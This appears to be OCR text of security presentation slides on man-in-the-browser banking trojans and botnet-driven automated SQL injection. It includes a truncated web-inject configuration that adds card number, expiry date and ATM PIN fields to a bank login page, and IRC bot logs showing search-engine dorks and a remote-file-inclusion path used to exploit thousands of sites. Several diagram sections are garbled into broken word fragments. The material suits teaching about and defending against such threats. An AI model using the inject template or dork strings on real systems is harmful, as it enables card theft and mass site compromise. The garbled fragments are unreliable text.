
Choose One

Important Update:

Learn how to protect yourself from e-mail scams.

Configuration files

XML support, dynamic updates



```
<inject
url="[redacted]
before="name=password></TD></TR>"
what="
<TR><TD colspan=3 class=smallArial noWrap></
<TR><TD colspan=3 class=smallArial noWrap><S
<TR><TD colspan=3 class=smallArial noWrap></
<TR>
<TD noWrap colSpan=2><B>Your ATM or Check Ca
<TD class=smallArial noWrap align=right></TD
<TR>
<TD class=username colSpan=3><INPUT id=cc ty
<TR>
<TD noWrap colSpan=2><B>Expiration Date:</B>
<TD class=smallArial noWrap align=right>(e.g
<TR>
<TD class=username colSpan=3><INPUT id=expda
<TR>
<TD noWrap colSpan=2><B>ATM PIN:</B></TD>
<TD class=smallArial noWrap align=right></TD
<TR>
<TD class=username colSpan=3><INPUT type=pas
<TR>
```

Programmable Interfaces


Malware authors developing an extensible platform that can be sold or rented to other criminals

MITB – Focusing on the Money Transfer

- **Change in tactic’s – move from login to the money transfer**
  - First malware generation captured in early 2007 (South America)
- **Change driven by:**
  - Widespread use of temporal multi-factor keys for authentication
  - Backend application heuristics for spotting login patterns
  - Inter-bank sharing of login and transfer “physical” location info
  - Improved malware techniques…

- **Transfers happen after the customer logs in, *from***
  ***their own computer*, while they are logged in.**
- **“Session Riding” – can be conducted manually (attacker C&C) or scripted**

MITB – State-of-the-art Banking Proxy Trojan



Victim logs in to the bank “securely” and banks “normally”

Attacker makes off with the money and the victim is unaware a transaction has occurred

Modifies the page that appears to the victim


Calculates what is supposed to be in the account

Intercepts each transaction

Steals some money

Proxy Trojan starts functioning once the victim logs in

Honing in on the Transaction – Malware Injection



Payment Details

Customer enters their transfer payment details

Background Malwa

In the back

Trojan has

Submission

C licks

d

Malware Fakes

The malware fakes a “validation failure” even though the fake transaction worked. Prompts user to “try again”

vide

he

e

ed

Confirmation

2nd transation is confirmed back to the customer. In reality, two transfers have been conducted

ubmission

e submits the “real” customer r information

nd Validation

ustomer enters other validation code


2nd Submission

C icks

“Su roce

SQL Injection?

Botnet SQL Injection (SQL i)



Botnet Master

New exploit

Attack sites vulnerable to ….
… inject the following iFrame
…

CnC Server

Query search engine for vulnerable

Compile list of targets


Try to exploit server

Inject iFrame


Next target…

Automated SQL Injection with search engines

- Several commercial SQL Injection tools make use of backend services/C&C to receive latest exploits




```
<B-Scan> [Vuln] Exploiting 1080 on 1242 sites
<A-Scan> [Vuln] Exploiting 3090 on 5468 sites
<haaaaaweee> !string
<A-Scan> [String] agenda.php3?rootagenda= allinurl:/phpmyagenda/
<B-Scan> [String] components/com_extended_registration/registration_detailed.
  inc.php?mosConfig_absolute_path= inurl:com_extended_registration
<A-Scan> [Vuln] Exploiting 3120 on 5468 sites
<haaaaaweee> !a components/com_extended_registration/registration_detailed.inc.php?mo
  sConfig_absolute_path= inurl:com_extended_registration
<A-Scan> [Dork] inurl:com_extended_registration
<A-Scan> [Bug] components/com_extended_registration/registration_detailed.inc.php?mos
  Config_absolute_path=
<A-Scan> [Scan] Scanning started now!
<A-Scan> [Google] Started : inurl:com_extended_registration  -
  components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolu
  te_path=
<A-Scan> [Acco] Started : inurl:com_extended_registration  -
  components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolu
  te_path=
<B-Scan> [Vuln] Exploiting 840 on 2106 sites
<B-Scan> [Vuln] Exploiting 1110 on 1242 sites
<A-Scan> [Vuln] Exploiting 3150 on 5468 sites
<B-Scan> [Vuln] Exploiting 1140 on 1242 sites
<B-Scan> [Vuln] Exploiting 1170 on 1242 sites
<B-Scan> [Vuln] Exploiting 1200 on 1242 sites
```



```
<Scan_Google> [milw0rm]  Joomla Component Expose <= RC
  Vulnerability - http://www.milw0rm.com/exploits/4194
<Scan_Google> [milw0rm]  QuickEStore <= 8.2 (insertord
  Vulnerability - http://www.milw0rm.com/exploits/4193
<Scan_Google> [milw0rm]  Vivvo CMS <= 3.4 (index.php)
  Exploit - http://www.milw0rm.com/exploits/4192
<Scan_Google> [milw0rm]  Pictures Rating (index.php ms
  Vulnerbility - http://www.milw0rm.com/exploits/4191
<Scan_Google> [milw0rm]  Data Dynamics ActiveBar Activ
  Insecure Methods - http://www.milw0rm.com/exploits/41
<Scan_Google> [milw0rm]  Expert Advisior (index.php id
  Vulnerbility - http://www.milw0rm.com/exploits/4189
<Scan_Google> [milw0rm]  Flash Player/Plugin Video file parsing Remote Code
  Execution POC - http://www.milw0rm.com/exploits/4188
<h3x8z5o1> !scan phpBB Module SupaNav 1.0.0
<Scan_Google> [Scan] Started: phpBB - Dork: Module SupaNav 1.0.0 Engine: Google
<Scan_Google> [Scan] Google Found: 150 Sites!
<Scan_Google> [Scan] Cleaned results: 2 Sites!
<Scan_Google> [Scan] Exploting started!
<Scan_Google> [Scan] Scan Finished Module SupaNav 1.0.0
<h3x8z5o1> !scan Flash Player/Plugin Video file parsing Remote Code Execution POC
<Scan_Google> [Scan] Started: Flash - Dork: Player/Plugin Video file parsing Remote
  Code Execution POC Engine: Google
<Scan_Google> [Scan] Google Found: 2679 Sites!
<Scan_Google> [Scan] Cleaned results: 492 Sites!
<Scan_Google> [Scan] Exploting started!
```

- Many rely upon search engine queries to identify likely vulnerable Web servers before commencing their automated attack

Botnet SQL Injection (newer)



Botnet Master

New exploit

Attack sites vulnerable to ....
... inject the following iFrame ...

CnC Server actions:

1. Query Google
2. Compile list of targets
3. Batch targets
4. Issue batches
5. Manage batch results

